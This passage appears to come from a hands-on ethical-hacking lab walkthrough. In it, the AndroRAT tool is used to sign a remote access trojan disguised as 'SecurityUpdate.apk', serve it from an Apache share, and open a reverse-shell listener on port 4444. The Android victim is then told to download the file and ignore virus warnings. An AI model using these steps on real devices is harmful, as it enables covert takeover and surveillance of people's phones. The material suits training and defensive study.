[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

[root@parrot]~/home/attacker/AndroRAT
# cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/
[root@parrot]~/home/attacker/AndroRAT
# service apache2 start
[root@parrot]~/home/attacker/AndroRAT
# python3 androRAT.py --shell -i 0.0.0.0 -p 4444


AndroRAT
- By karma9874

[INFO] Waiting for Connections \
```

11. Switch to the **Android** virtual machine. If the **Android** machine is non-responsive then, click drop-down icon beside **Suspend this guest** operating system icon from the toolbar and select **Restart Guest**.



12. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser




13. In the address bar, type **http://10.10.1.13/share** and press **Enter**.

Note: If a **Browse faster. Use less data.** notification appears, click **No thanks**.

Note: If a pop up appears, click **Allow**.

14. The **Index of /share** page appears; click **SecurityUpdate.apk** to download the application package file.




15. If **Chrome needs storage access to download files**, a pop-up appears; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

